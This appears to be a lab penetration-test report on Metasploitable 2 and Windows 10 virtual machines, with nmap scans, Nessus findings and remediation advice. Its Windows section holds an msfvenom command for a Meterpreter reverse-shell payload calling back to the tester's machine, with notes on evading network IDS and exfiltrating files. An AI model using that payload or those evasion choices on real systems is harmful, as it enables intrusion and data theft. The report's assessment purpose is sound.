DeltaSteel Industries

Internal Network Penetration Testing Report

Lead Tester: Independent Penetration Tester
Date: May 15, 2026
Scope: Internal Network (10.0.2.0/24)
Report Status: Final / Updated

Executive Summary

DeltaSteel Industries commissioned an internal penetration test to evaluate its security posture following regional ransomware threats. The assessment targeted a simulated corporate network environment including Linux and Windows hosts.

The overall risk rating for the environment is **CRITICAL**. Testing identified significant vulnerabilities on the Linux target (10.0.2.12), including end-of-life software and publicly known backdoors. While the Windows host (10.0.2.15) initially presented a hardened perimeter via firewalls, it was successfully compromised using client-side execution and custom payloads.

Key Business Risks:

- Full remote compromise of internal systems.
- Theft of administrative and user credentials.
- Unauthorized exfiltration of sensitive organizational data.

Scope and Objectives

The assessment focused on internal discovery and exploitation within a controlled lab environment.

System	IP Address	Role
Kali Linux	10.0.2.11	Attacker Machine
Metasploitable 2	10.0.2.12	Primary Linux Target
Windows 10	10.0.2.15	Secondary Windows Target

Methodology

The test followed a structured industry-standard lifecycle:

Phase 1: Reconnaissance - Identifying active hosts and network topology using Nmap.

Phase 2: Enumeration - Detailed service and version detection.

Phase 3: Vulnerability Analysis - Categorizing risks using Nessus Essentials.

Phase 4: Exploitation - Validating weaknesses through proof-of-concept attacks.


Phase 5: Post-Exploitation - Simulating attacker behavior such as data exfiltration.

Reconnaissance & Scanning Results

Discovery mapping of the 10.0.2.0/24 subnet identified 3 live hosts.

Service Discovery - Host 10.0.2.12

Port	Service	Version
21	FTP	vsftpd 2.3.4
23	Telnet	Linux telnetd
139/445	SMB	Samba smbd 3.X - 4.X
5900	VNC	VNC Protocol 3.3



```
msf > db_nmap -sV 10.0.2.12
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 18:10 -0400
[*] Nmap: Nmap scan report for 10.0.2.12
[*] Nmap: Host is up (0.0017s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp  open  shell       Netkit rshd
[*] Nmap: 1099/tcp open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:84:50:C5 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 17.58 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '
egular expression
msf >
```


```
Session  Actions  Edit  View  Help                    root@kali: /home/kali
msf > db_nmap -A 10.0.2.12
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 18:12 -0400
[*] Nmap: Nmap scan report for 10.0.2.12
[*] Nmap: Host is up (0.0018s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: | ftp-syst:
[*] Nmap: |   STAT:
[*] Nmap: | FTP server status:
[*] Nmap: |      Connected to 10.0.2.11
[*] Nmap: |      Logged in as ftp
[*] Nmap: |      TYPE: ASCII
[*] Nmap: |      No session bandwidth limit
[*] Nmap: |      Session timeout in seconds is 300
[*] Nmap: |      Control connection is plain text
[*] Nmap: |      Data connections will be plain text
[*] Nmap: |      vsFTPd 2.3.4 - secure, fast, stable
[*] Nmap: |_End of status
[*] Nmap: |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
[*] Nmap: |_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: | ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
[*] Nmap: | Not valid before: 2010-03-17T14:07:45
[*] Nmap: |_Not valid after:  2010-04-16T14:07:45
[*] Nmap: |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
[*] Nmap: |_ssl-date: 2026-05-15T22:12:48+00:00; 0s from scanner time.
[*] Nmap: | sslv2:
[*] Nmap: |   SSLv2 supported
[*] Nmap: |   ciphers:
[*] Nmap: |     SSL2_DES_64_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_WITH_MD5
[*] Nmap: |     SSL2_DES_192_EDE3_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC4_128_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
[*] Nmap: |_    SSL2_RC4_128_EXPORT40_WITH_MD5
```


Windows Analysis (10.0.2.15): Initial scans reported 1000 filtered ports, indicating an active stateful firewall (Windows Defender).





Vulnerability Findings Summary

Vulnerability	Severity	CVSS	Risk Impact
vsftpd 2.3.4 Backdoor	CRITICAL	10.0	Instant Root Access
OS End-of-Life (Ubuntu 8.04)	CRITICAL	10.0	Total System Obsolescence
Weak VNC Password ("password")	CRITICAL	10.0	Remote Control
Plaintext Password Storage	HIGH	9.0	Credential Theft
Samba Symlink Vulnerability	HIGH	7.5	File System Access




Firefox ESR
Browse the World Wide Web
localhost:8834/#/scans/reports/9/hosts/2/vulnerabilities
tenable Nessus Essentials
Scans
Settings
admin
FOLDERS
My Scans
Scan
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
Why the approaching flood of vulnerabilities chang...
Read More
Vulnerabilities 67
Filter
Search Vulnerabilities
67 Vulnerabilities
Sev
CVSS
VPR
EPSS
Name
Family
Count
CRITICAL 10.0 Canonical Ubuntu Linux SEoL (8.04.x) General 1
CRITICAL 10.0 * VNC Server 'password' Password Gain a shell remotely 1
CRITICAL 9.8 SSL Version 2 and 3 Protocol Detection Service detection 2
CRITICAL SSL (Multiple Issues) Gain a shell remotely 3
HIGH 7.5 * 6.7 0.5006 rlogin Service Detection Service detection 1
MEDIUM 7.5 5.9 0.7852 Samba Badlock Vulnerability General 1
MEDIUM 7.5 NFS Shares World Readable RPC 1
MEDIUM 6.5 TLS Version 1.0 Protocol Detection Service detection 2
MEDIUM 6.5 Unencrypted Telnet Server Misc. 1
MEDIUM 5.9 3.6 0.9035 SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption) Misc. 1
MIXED SSL (Multiple Issues) General 28
MIXED SSH (Multiple Issues) Misc. 6
MIXED ISC Bind (Multiple Issues) DNS 5
Host Details
IP: 10.0.2.12
MAC: 08:00:27:84:50:C5
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: Today at 6:34 PM
End: Today at 6:48 PM
Elapsed: 14 minutes
KB: Download
Auth: Fail
Vulnerabilities
Critical
High
Medium
Low
Info


/home/kali
localhost:8834/#/scans/reports/9/hosts/2/vulnerabilities
tenable Nessus Essentials
Scans
Settings
admin
FOLDERS
My Scans
Scan
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
aria2c Improper Certificate Validation
Read More
MIXED SSL (Multiple Issues) General 28
MIXED SSH (Multiple Issues) Misc. 6
MIXED ISC Bind (Multiple Issues) DNS 5
MIXED HTTP (Multiple Issues) Web Servers 3
MIXED SMB (Multiple Issues) Misc. 2
MIXED TLS (Multiple Issues) Misc. 2
MIXED TLS (Multiple Issues) SMTP problems 2
LOW 5.9 4.4 0.027 SSL Anonymous Cipher Suites Supported Service detection 1
LOW 3.7 2.9 0.939 SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam) Misc. 1
LOW 2.6 * X Server Detection Service detection 1
LOW 2.1 * 2.2 0.0037 ICMP Timestamp Request Remote Date Disclosure General 1
INFO SMB (Multiple Issues) Windows 7
INFO TLS (Multiple Issues) General 4
INFO DNS (Multiple Issues) DNS 3
INFO FTP (Multiple Issues) Service detection 3
INFO VNC (Multiple Issues) Service detection 3


tenable Nessus Essentials
Scans
Settings
admin
FOLDERS
My Scans
Scan
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
Yuma AI - Unauthenticated personal data and order ...
Read More
INFO SMB (Multiple Issues) Windows 7
INFO TLS (Multiple Issues) General 4
INFO DNS (Multiple Issues) DNS 3
INFO FTP (Multiple Issues) Service detection 3
INFO VNC (Multiple Issues) Service detection 3
INFO Apache HTTP Server (Multiple Issues) Web Servers 2
INFO PHP (Multiple Issues) Web Servers 2
INFO RPC (Multiple Issues) RPC 2
INFO SSH (Multiple Issues) General 2
INFO SSH (Multiple Issues) Service detection 2
INFO Nessus SYN scanner Port scanners 25
INFO RPC Services Enumeration Service detection 10
INFO Service Detection Service detection 9
INFO Remote Services Not Using Post-Quantum Ciphers General 3
INFO Unknown Service Detection: Banner Retrieval Service detection 3
INFO MySQL Server Detection Databases 2

Detailed Findings

Finding 1: vsftpd 2.3.4 Backdoor

Description: The FTP service contains a malicious backdoor that triggers a root shell when specific characters are sent during login.

Impact: Immediate and total system compromise with root-level administrative access.

Recommendation: Decommission the service or upgrade to a patched version.

Finding 2: Weak VNC Password

Description: The VNC service uses the default password "password," as confirmed by Nessus brute-force testing.

Impact: Full remote GUI access, allowing attackers to execute commands and view active user sessions.

Recommendation: Enforce strong password policies and restrict access via firewall.


Windows Payload & Exploitation Analysis

Testing compared **Staged** vs. **Stageless** Meterpreter payloads.

- **Staged:** Smaller file size (~500 bytes) but requires a secondary download ("Stage 2") which is network visible.
- **Stageless:** Larger file size (~1MB) but more stable and harder for Network IDS to detect mid-session.

The stageless payload was utilized for final exfiltration due to its superior reliability.





Exploitation: Windows 10 (10.0.2.15)

Stageless vs. Staged Payload Analysis


A **Stageless Payload** (`windows/meterpreter_reverse_tcp`) was selected over a staged version for the following reasons:


- **Stability:** The entire payload is delivered at once, reducing the risk of a broken connection during "Stage 2" download.
- **Evasion:** Harder to detect mid-exploit because it does not trigger multiple network requests for its components.


```
Command: msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.0.2.11 LPORT=8500 -f exe > payload.exe
```

Post-Exploitation Impact

Phase	Action Taken	Evidence/Result
Credential Access	Directory Search	Discovered "Password.txt" in local user folder.
System Info	'sysinfo' command	Confirmed OS build and architecture.
Persistence	Reflective DLL Injection	Stable memory-resident session maintained.
Exfiltration	'download' command	Successfully moved sensitive documentation to Kali.







```
Session  Actions  Edit  View  Help
meterpreter > checksum sha256 stageless.exe.zip
Usage: checksum [md5 / sha1] file1 file2 file3 ...
meterpreter > shell
Process 13688 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.


C:\Users\vboxuser\Desktop\New folder>certutil -hashfile test.txt SHA256
certutil -hashfile test.txt SHA256
SHA256 hash of test.txt:
c5ed001d695a5cb0b690c7091178b5f59b967471653be63ce9f3e5b6730a9af6
CertUtil: -hashfile command completed successfully.

